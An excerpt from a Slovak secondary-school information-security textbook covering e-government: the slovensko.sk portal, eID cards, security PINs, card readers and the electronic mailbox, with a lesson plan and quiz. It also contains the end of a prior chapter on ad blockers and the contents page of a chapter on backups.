Prehliadače Firefox, Google Chrome a iné majú možnosť stiahnuť rozšírenia, ktoré zakazujú zobrazovanie reklamy, ktoré chránia vaše súkromie apod. Ďalšia úloha pre žiakov bude doinštalovať a vyskúšať rozšírenie zakazujúce reklamu.

CVIČENIE –VYSKÚŠAJTE!



V tomto cvičení budete inštalovať rozšírenia pre blokovanie reklamy do prehliadača Firefox.

1. Nájdite inštaláciu rozšírení pre prehliadač Firefox (Nastavenia – Add - ons) a vyberte si niektorý z rozšírení zakazujúce reklamy. Napr. AdBlock alebo NoScript a nainštalujte si ho.
2. Navštívte niektorý z internetových obchodov, napríklad Amazon.com. Vyberajte si tovary, obzerajte parametre, prechádzajte po serveri, ako keby ste mali vážny záujem si niečo kúpiť. Sledujte, koľko reklám nainštalované rozšírenie zablokuje. (Mali by sa objaviť pri rozkliknutí ikony na paneli s nástrojmi prehliadača.)
3. Na webovej stránke rozšírení pre Firefox <https://addons.thunderbird.net/SK/firefox/> nájdite rozšírenie, ktoré bude spravovať heslá pre prihlasovanie. Nainštalujte si niektorého manažéra a uložte aspoň jedno heslo na nejakú stránku. Potom rozšírenie pozastavte.

HODNOTENIE – 5 MIN




Sebahodnotiaca rubrika

pojem	viem	s pomocou viem	neviem
Viem, ako fungujú platobné brány?			
Viem sa orientovať v účte na e-bankingu na niektorej slovenskej banke?			
Viem, aké platobné brány sa používajú pri platení na slovenských železničiach?			

BIBLIOGRAFIA

- [1] Microsoft, „Vyhľadanie digitálneho identifikátora alebo službám digitálneho podpisu,“ 2018. [Online]. Available: <https://support.office.com/sk-sk/article/vyhľadanie-digitálneho-identifikátora-alebo-službám-digitálneho-podpisu-b06cfc76-56a1-4a74-b2dd-91a55de79cdf?ui=sk-SK&rs=sk-SK&ad=SK>. [Cit. 25. 11. 2018].
- [2] Národní CSIRT České republiky, „Phishing: Jak jej včas rozpoznat a „nenaletět“,“ Národní CSIRT České republiky, 05. 08. 2015. [Online]. Available: <https://csirt.cz/page/2940/phishing--jak-jej-vcas-rozpoznat-a-nenaletet/>. [Cit. 07. 01. 2019].
- [3] Národní CSIRT České republiky, „Základní rady pro uživatele,“ Národní CSIRT České republiky, 10. 04. 2015. [Online]. Available: <https://csirt.cz/page/2789/zakladni-rady-pro-uzivatele/>. [Cit. 07. 01. 2019].
- [4] Web security s.r.o., „SSL certifikáty,“ SSLmentor, [Online]. Available: <https://www.sslmentor.sk/ssl/ssl-certifikaty>. [Cit. 2019].
- [5] J. Tvardzík, „trend.sk,“ 21. 12. 2018. [Online]. Available: <https://www.etrend.sk/technologie/stiahol-som-si-data-ktore-o-mne-drzi-google-a-facebook-vedia-naozaj-vsetko.html>. [Cit. 22. 12. 2018].
- [6] Európska komisia, „Súbory cookie,“ Európska komisia, [Online]. Available: https://ec.europa.eu/info/cookies_sk. [Cit. 10. 01. 2019].
- [7] VÚB, a.s., „Tipy ako sa chrániť pred útokmi,“ VÚB banka, [Online]. Available: <https://www.vub.sk/ibdemo/login.html>. [Cit. 10. 01. 2019].
- [8] Tatrabanka, „Nakupovanie cez internet,“ 2018. [Online]. Available: <https://www.tatrabanka.sk/sk/personal/ucet-platby/nakupovanie-cez-internet/>. [Cit. 2018].
- [9] Jak na internet, „Jak na internet - Rizika sociálních sítí,“ 8. 10. 2012. [Online]. Available: <https://www.jaknainternet.cz/page/1185/rizika-socialnich-siti/>. [Cit. 30. 12. 2018].
- [10] Mastercard, „Mastercard Biometric Card,“ 2018. [Online]. Available: <https://www.mastercard.us/en-us/merchants/safety-security/biometric-card.html>. [Cit. 10. 10. 2018].



INFORMAČNÁ BEZPEČNOSŤ (15. KAPITOLA)

PAVOL SOKOL, TATIANA VARADYOVÁ

OBSAH

15 Bezpečnosť aplikácií - elektronická komunikácia so štátom	395
15.1 Elektronická komunikácia so štátom (študijný text).....	396
15.1.1 Ústredný portál verejnej správy	396
15.1.2 eID karta	397
15.1.3 Príprava prostredia	399
15.1.4 Použitie portálu slovensko.sk	400
15.1.5 Elektronická schránka	403
15.2 Elektronická komunikácia so štátom (metodika).....	404
Bibliografia	408

15 BEZPEČNOSŤ APLIKÁCIÍ - ELEKTRONICKÁ KOMUNIKÁCIA SO ŠTÁTOM

autor textového materiálu: JUDr. RNDr. Pavol Sokol, PhD.

autor metodiky: Ing. Tatiana Varadyová, PhD.

čas: 1 vyučovacia hodina (VH)

Spoločné ustanovenia pre vyučovacie hodiny celku

Spoločné ustanovenia metodiky vyučovacej hodiny sú uvedené v Úvode k metodikám.

15.1 Elektronická komunikácia so štátom (študijný text)

Jedno z dôležitých využití elektronického podpisu možno vidieť v styku občanov so štátnou, resp. verejnou správou, a medzi štátnymi, resp. verejnými orgánmi navzájom. Elektronickú komunikáciu s verejnou správou a transformáciu vnútorných a vonkajších vzťahov verejnej správy pomocou informačných a komunikačných technológií (najmä využitím kryptografie), s cieľom optimalizovať interné procesy, nazývame **e-government**. Cieľom e-governmentu je rýchlejšie, spoľahlivejšie a lacnejšie poskytovanie služieb verejnej správy fyzickým osobám a podnikateľom. E-government je v Slovenskej republike upravený v zákone č. 305/2013 Z. z. o elektronickej podobe výkonu pôsobnosti orgánov verejnej moci a o zmene a doplnení niektorých zákonov (**zákon o e-Governmente**) [1]. Cieľom zákona nie je nahrádzať existujúce predpisy, ale zaviesť elektronickú alternatívu k „papierovému“, resp. „listinnému“ spôsobu výkonu verejnej moci [2]. Zákon o e-Governmente upravuje niekoľko nových právnych inštitútov (napr. elektronické schránky, identifikáciu a autentifikáciu osôb), ktoré si bližšie priblížime v nasledujúcich kapitolách.

15.1.1 Ústredný portál verejnej správy

Jedným zo základných pilierov e-governmentu v Slovenskej republike je **Ústredný portál verejnej správy**, ku ktorému je možné prísť cez webové sídlo **slovensko.sk**. Tento portál predstavuje jednotné miesto, na ktorom možno nájsť všetky dostupné elektronické služby a aktuálne informačné zdroje verejnej správy (rady, návody a popisy) pre občana a podnikateľa na internete, a súčasne je spoločnou infraštruktúrou pre všetky relevantné orgány verejnej správy. Úlohou tohto portálu je nasmerovať používateľa na využitie konkrétnej elektronickej služby verejnej správy [3].

Obsah portálu (informácie a služby) je organizovaný podľa typu používateľa (občan alebo podnikateľ/inštitúcia). Pre každého používateľa je následne obsah organizovaný podľa okruhu životných situácií a zoradený v abecednom poradí. Príkladom je bývanie, cestovanie, doprava pre občana, začatie a ukončenie podnikania pre podnikateľa. Ukážku služieb ústredného portálu verejnej správy zobrazuje Obrázok 15.1.

The image shows a web interface for the Central Portal of Public Administration. At the top, there is a search bar with the placeholder text "Chcem nájsť" and a red "Hľadať" button. Below the search bar, there are two tabs: "Občan" (selected) and "Podnikateľ". Under the "Občan" tab, there are six service categories arranged in a 2x3 grid: "Bývanie" (with a house icon), "Cestovanie" (with a train icon), "Doprava" (with a car icon), "Financie" (with a wallet icon), "Kultúra" (with a musical note icon), and "Občan a štát" (with a person and star icon).

Obrázok 15.1
Služby ústredného portálu verejnej správy.

Z hľadiska používateľov služieb (občan, podnikateľ) predstavuje portál centralizované riešenie, v ktorom sú z jedného miesta dostupné všetky informácie a logicky členené elektronické služby prístupné jednotným spôsobom. Reálne ale nedošlo k presunu všetkých služieb na tento portál. Predstavuje skôr integračnú platformu pre všetky ďalšie služby, na ktoré odkazuje – informačné zdroje a systémy implementujúce jednotlivé procesy. Napr. pri príspevku pri narodení dieťaťa vás portál presmeruje na elektronické služby úradov práce, sociálnych vecí a rodiny. Obrázok 15.2. znázorňuje portál elektronických služieb Sociálnej poisťovne [4], na ktorý bude používateľ presmerovaný, ak napríklad chce požiadať o dôchodok z 2. piliera.



Obrázok 15.2.
Portál elektronických služieb Sociálnej poisťovne [4].

K tomu, aby občan, resp. podnikateľ, mohol používať ústredný portál verejnej správy je potrebné vykonať niekoľko krokov:

- vybavenie eID karty a čítačky eID kariet
- inštalácia potrebného programového vybavenia
- prihlásenie sa na portál slovensko.sk

15.1.2 eID karta

eID karta predstavuje občiansky preukaz, ktorý je na zadnej strane vybavený elektronickým kontaktným čipom [1]. V tomto čipe sú uložené údaje uvedené na občianskom preukaze (meno, priezvisko, bydlisko, dátum narodenia atď.) eID karta slúži ako klasický občiansky preukaz. Navyše ale umožňuje prihlásenie na portál slovensko.sk a do elektronickej schránky. Túto eID kartu je možné vybaviť na oddelení dokladov Okresného riaditeľstva Policajného zboru a aktuálna cena je 4,50 €. Ukážku eID karty zobrazuje Obrázok 15.3.



Obrázok 15.3.
Ukážka eID karty [5].

Pri preberaní eID karty bude osoba požiadaná, aby si zadala **bezpečnostný osobný kód (BOK)**, ktorý je potrebný na prihlasovanie k elektronickým službám a k elektronickej schránke (Obrázok 15.4). Súčasne môže osoba požiadať o nahratie certifikátov na podpisovanie na čip eID karty. Tieto certifikáty umožnia osobe vytvárať kvalifikovaný elektronický podpis (KEP). Bližšie sme sa elektronickému podpisu venovali v druhej kapitole.

Obrázok 15.4.
Okno pre zadanie BOK.

Pre použitie eID karty je potrebné použiť **čítačku kariet** (Obrázok 15.5), ktorej cena sa pohybuje okolo 20 €. Príkladom odporúčaných čítačiek je:


- čítačka *Bit4id miniLector EVO* [6],
- čítačka *Gemalto IDBridge CT30* [7].



Obrázok 15.5.
Príklady čítačiek kariet - Bit4id miniLector EVO (vľavo) [6], Gemalto IDBridge CT30 (vpravo) [7].

15.1.3 Príprava prostredia

K tomu, aby bolo možné na počítači použiť eID kartu s čítačkou kariet, je potrebné nainštalovať **aplikáciu eID klient** (Obrázok 15.6) a **ovládač k čítačke kariet**. K dispozícii sú ovládače pre vyššie spomenuté čítačky kariet. Aplikáciu a ovládače je možné stiahnuť na adrese [8].



Obrázok 15.6.
Ukážka inštalácie aplikácie pre eID.

Ak by osoba chcela použiť kvalifikovaný elektronický podpis na podpisovanie dokumentov, resp. emailových správ, je potrebné nainštalovať aplikáciu na podpisovanie.


K dispozícii je balík klientskych aplikácií **D.Suite/eIDAS**, určený na vytvorenie kvalifikovaného elektronického podpisu pre platformu .NET alebo pre platformu Java. Niektoré staršie špecializované portály orgánov verejnej správy podporujú iba .NET verziu. Balík aplikácií **D.Suite/eIDAS** obsahuje nasledujúce komponenty:

- **D.Launcher** - umožňuje používanie jednotlivých aplikácií pre kvalifikovaný elektronický podpis v internetových prehliadačoch Google Chrome (prípadne Chromium), Opera, Mozilla Firefox, Safari (len na Mac OS X) a MS Edge ,
- **D.Signer/XAdES** - certifikovaná aplikácia určená na vytváranie kvalifikovaného elektronického podpisu,
- **D.Viewer** - aplikácia slúži na prezeranie dátových štruktúr slúžiacich na elektronickú výmenu dát, najmä elektronických podaní a elektronických úradných dokumentov,
- **D.Signer Tools** - komponenty určené na vytváranie nastavbových dátových štruktúr (napr. elektronických podaní), obsahujúcich kvalifikovaný elektronický podpis.

15.1.4 Použitie portálu slovensko.sk


Úvodná stránka portálu slovensko.sk je členená na niekoľko logických častí, ktoré zobrazuje Obrázok 15.7:

- 1) **hlavička portálu** – obsahuje informácie o portáli, všeobecné podmienky používania, pomoc a pod.,
- 2) **prihlasovací panel** - umožňuje prihlásenie sa na portál, po ktorom sa sprístupní „Elektronická schránka“, „Profil“ a dostupné elektronické služby,
- 3) **bočný panel** - umožňuje rýchly prístup do sekcií „Ako začať“, „Na stiahnutie“, „Životné situácie“ a „Otázky a odpovede“,
- 4) **hlavná navigácia** - elektronické služby rozdelené podľa životných situácií a podľa cieľových skupín používateľov portálu - občan, podnikateľ, orgány verejnej moci
- 5) **aktuálne témy** - sú vyhradené pre dôležité okruhy tém a otázok,
- 6) **oznamy** - na tomto mieste sa zverejňujú aktuálne oznamy súvisiace s elektronickými službami a s ich prevádzkou (napr. plánovaná odstávky),
- 7) **užitočné linky** - poskytujú prístup k súvisiacim externým portálom a sociálnym sieťam,
- 8) **päta portálu** – na tomto mieste sú dostupné odkazy na informačný obsah orgánov verejnej moci, dokumenty a tlačivá, kontaktné údaje inštitúcií, návody a videonávody.




Obrázok 15.7.
Úvodná obrazovka portálu slovensko.sk.

Elektronickú službu je možné vyhľadať prostredníctvom navigácie podľa životných situácií, umiestnenej na titulnej stránke, alebo prostredníctvom vyhľadávacieho políčka (Obrázok 15.8.). Elektronické služby si zverejňujú samotné orgány verejnej moci (v sekcii „*Nájsť službu*“). Takýmito službami sú napr. služby katastra nehnuteľností, obchodného a živnostenského registra, Úradu pre verejné obstarávanie, evidencie vozidla alebo služby na vybavenie sociálnych dávok Ministerstva práce sociálnych vecí a rodiny Slovenskej republiky.



Obrázok 15.8.
Ukážka úvodnej stránky.


K tomu, aby občan, resp. podnikateľ, mohol používať elektronické služby, je potrebné, aby preukázal, že je to naozaj on. Inými slovami je nutné, aby preukázal svoju identitu. V reálnom svete preukazujeme svoju identitu práve občianskym preukazom. Pri používaní elektronických služieb je takéto preukazovanie odlišné. V prípade prístupu k elektronickým službám, resp. pri elektronickej komunikácii, je potrebné, aby každá osoba mala nejaké vlastnosti (atribúty), ktoré ju jednoznačne odlišia od inej osoby, a aby tieto atribúty bolo možné elektronicky uložiť. Súbor takýchto atribútov nazývame **elektronickou identitou** [1]. Elektronická identita sa deklaruje **identifikáciou osoby**. Je to ekvivalent toho, keď predložíte občiansky preukaz a deklarujete svoju identitu. Na druhej strane je potrebné overenie elektronickej identity osoby. Táto identita sa overuje procesom, ktorý nazývame **autentifikácia** osoby [1]. Na autentifikáciu osoby sa môže použiť len eID a bezpečnostný osobný kód (BOK). Na Obrázku 15.9. je znázornené okno, ktoré sa zobrazí používateľovi pri autentifikácii.



Obrázok 15.9.
Okno pre overenie identity.

15.1.5 Elektronická schránka

Elektronická schránka (Obrázok 15.10) predstavuje v zmysle §3 písm. i) zákona o e-governmente *elektronické úložisko, v ktorom sa uchovávajú elektronické správy a notifikácie*. Prakticky sa javí ako emailová schránka (napr. Gmail), ale s tým rozdielom, že pomocou nej nie je možné vytvoriť klasickú emailovú správu, ale je potrebné si vybrať elektronickú službu a konkrétny formulár, ktorý sa následne vyplní.




Obrázok 15.10.
Ukážka elektronickej schránky.

Elektronická schránka je bezplatná a umožňuje občanom a podnikateľom elektronickú komunikáciu s úradmi. Tieto úrady prijímajú do schránky elektronické žiadosti od občanov, resp. podnikateľov. Schránka občanov a podnikateľov je určená na prijímanie elektronických rozhodnutí od úradov. Občan Slovenskej republiky starší ako 18 rokov má elektronickú schránku vytvorenú automaticky [3].

15.2 Elektronická komunikácia so štátom (metodika)

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť pojem e-Government.	2
2	Poznať prístup k Ústrednému portálu verejnej správy (VS).	1
3	Vysvetliť, čo je eID karta .	2
4	Vysvetliť, čo je BOK .	2
5	Vysvetliť, ako sa komunikuje s Ústredným portálom VS.	2
6	Vysvetliť, čo je elektronická identita .	2
7	Vysvetliť, čo je autentifikácia .	2
8	Aplikovať použitie portálu <i>slovensko.sk</i> na konkrétny účel.	3

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Budovať postoj k elektronickej komunikácii so štátom.

DIDAKTICKÝ PROBLÉM



Žiaci majú poznať spôsob elektronickej komunikácie so štátom tak, aby ho vedeli v budúcnosti aktívne využívať.

Hlavnou úlohou vyučovacej hodiny je ukázať žiakom ako, kde a s akými náležitosťami prebieha **elektronická komunikácia so štátom**.

MOTIVÁCIA (5 MIN.)

VM: diskusia; SF: frontálna

Učiteľ iniciuje diskusiu za pomoci položených otázok:

- 1) Máte OP s čipom? Popíšte, ako vyzerá takýto OP.
- 2) Viete, prečo je na OP čip? Skúste vysvetliť dôvody.
- 3) Ako sa používa OP s čipom? Popíšte tento proces.

EXPOZÍCIA (5 MIN.)

VM: interaktívna demonštrácia, pozorovanie, diskusia; SF: frontálna

Za účelom dosiahnutia špecifických cieľov sa, za sledovania žiakov, učiteľ demonštračne prihlási na Ústredný portál VS v nápoede [9].

FIXÁCIA (30 MIN.)

VM: problémová, kooperácia v dvojiciach; SF: frontálna

Na dosiahnutie špecifických cieľov žiaci v dvojiciach zistia, ako postupovať, príp. aké sú možnosti, na portáli *slovensko.sk* v súvislosti:

- o koľko a kedy sa znižuje poplatok za komunálny odpad v Košiciach [10],
- v ktorých mestách je možné podať daňové priznanie k dani za psa? [11],
- podanie daňového priznania [12],
- žiadosť o prihlásenie motorového vozidla do evidencie [13]

a podobné situácie. Každá dvojica zreferuje svoje zistenia pred triedou.

DIAGNOSTIKA (5 MIN.)



Príklad otázok pre spätnú väzbu:

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)	ODPOVEĎ
1 Ústredný portál verejnej správy je dostupný na stránke: (c)	a) Ministerstva vnútra SR b) Ministerstva hospodárstva SR c) slovensko.sk d) evlada.sk
2 Na to, aby si subjekt mohol podať žiadosť cez Ústredný portál verejnej správy, je potrebné: (a, b, c, d)	a) eID karta b) čítačka eID kariet c) programové vybavenie k čítačke d) schránka na ústrednom portáli VS
3 BOK: (a)	a) si zvolím b) mi pridelia c) je moje RČ d) nepotrebujem
4 Autentifikácia je (b)	a) elektronická identita b) proces overenia elektronickej identity c) použitie elektronického podpisu d) zašifrovanie správy

ZHRNUTIE



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

1

Vysvetliť pojem **e-Government**.

(elektronická komunikácia s verejnou správou, cieľ optimalizovať procesy)

2

Poznať prístup k ústrednému portálu verejnej správy.

(slovensko.sk)

3

Vysvetliť, čo je **eID karta**.

(OP s čipom)

4

Vysvetliť, čo je **BOK**.

(bezpečnostný osobný kód – na prihlásenie sa do schránky na ústrednom portáli VS)

5

Vysvetliť, ako sa komunikuje s ústredným portálom VS.

(cez elektronickú schránku – na príjem mailov; odosielanie správ sa deje cez výber elektronickej služby a vyplňanie formulárov)

6

Vysvetliť, čo je **elektronická identita**.

(jednoznačné odlíšenie osôb v kyberpriestore)

7

Vysvetliť, čo je **autentifikácia**.

(proces overenia elektronickej identity – cez eID a BOK)

8

Vyhľadať informácie, potrebné ku komunikácii prostredníctvom portálu *slovensko.sk* Aplikovať použitie tohto portálu na konkrétnu požiadavku.

(<https://www.slovensko.sk/sk/titulna-stranka>)

BIBLIOGRAFIA

- [25] Zákon č. 305/2013 Z. z. o elektronickej podobe výkonu pôsobnosti orgánov verejnej moci a o zmene a doplnení niektorých zákonov (zákon o e-Governmente).
- [26] Dôvodová správa k zákonu č. 305/2013 Z. z. o elektronickej podobe výkonu pôsobnosti orgánov verejnej moci a o zmene a doplnení niektorých zákonov (zákon o e-Governmente).
- [27] Ústredný portál verejnej správy - slovensko.sk [online]. [cit. 2018-08-10]. Dostupné z: <https://www.slovensko.sk/sk/titulna-stranka>
- [28] Portál elektronických služieb Sociálnej poisťovne [online]. [cit. 2018-08-10]. Dostupné z: <https://esluzby.socpoist.sk/portal/>
- [29] Od decembra 2013 vydáva Slovenská republika elektronické občianske preukazy - eID karty [online]. [cit. 2018-08-10]. Dostupné z: <https://www.minv.sk/?tlacove-spravy&sprava=od-decembra-2013-vydava-slovenska-republika-elektronicke-obcianske-preukazy-eid-karty>
- [30] Čítačka kariet Bit4id miniLector EVO [online]. [cit. 2018-08-10]. Dostupné z: <https://www.bit4id.com/en/smart-card-reader-minilector-evo/>
- [31] Čítačka kariet Gemalto IDBridge CT30 [online]. [cit. 2018-08-10]. Dostupné z: http://support.gemalto.com/index.php?id=pc_usb_tr_and_pc_twin
- [32] Ústredný portál verejnej správy - slovensko.sk – Na stiahnutie [online]. [cit. 2018-08-10]. Dostupné z: <https://www.slovensko.sk/sk/na-stiahnutie>
- [33] Prihlásenie na Ústredný portál verejnej správy a do elektronickej schránky [online]. [cit. 2018-08-10]. Dostupné z: https://www.slovensko.sk/_img/CMS4/Navody/postup_prihlasenie_na_portal.pdf
- [34] Portál elektronických služieb mesta Košice - Informovanie o miestnom poplatku za komunálne odpady a drobné stavebné odpady [online]. [cit. 2018-08-10]. Dostupné z: <https://www.esluzbykosice.sk/info/325>
- [35] Ústredný portál verejnej správy - slovensko.sk - Podávanie daňového priznania k dani za psa [online]. [cit. 2018-08-10]. Dostupné z: https://www.slovensko.sk/sk/detail-sluzby?externalCode=ks_235852
- [36] Portál finančnej správy - elektronické podávanie dokumentov [online]. [cit. 2018-08-10]. Dostupné z: <http://oud.drsr.sk/servisnastranka/index.html>
- [37] Žiadosť o prvé prihlásenie vozidla do evidencie [online]. [cit. 2018-08-10]. Dostupné z: <https://portal.minv.sk/wps/wcm/connect/sk/site/main/zivotne-situacie/vozidla/vozidla-evidencia-ziadosti/vozidla-ziadost-nove-menu/>

PAVOL SOKOL, TATIANA VARADYOVÁ

OBSAH

16 Bezpečnosť údajov a používateľa - zálohovanie, obnova a likvidácia údajov	411
16.1 Záloha, likvidácia a obnova údajov (študijný text).....	412
16.1.1 Záloha a zálohovanie	412
16.1.2 Zásady zálohovania.....	413
16.1.3 Spôsoby zálohovania	414
16.1.4 Média pre zálohovanie	416
16.1.5 Likvidácia údajov.....	418
16.2 Praktické ukážky	420
16.2.1 Použitie programu EaseUS Todo Backup	420
16.3 Záloha, likvidácia a obnova údajov (metodika)	427
Bibliografia	432

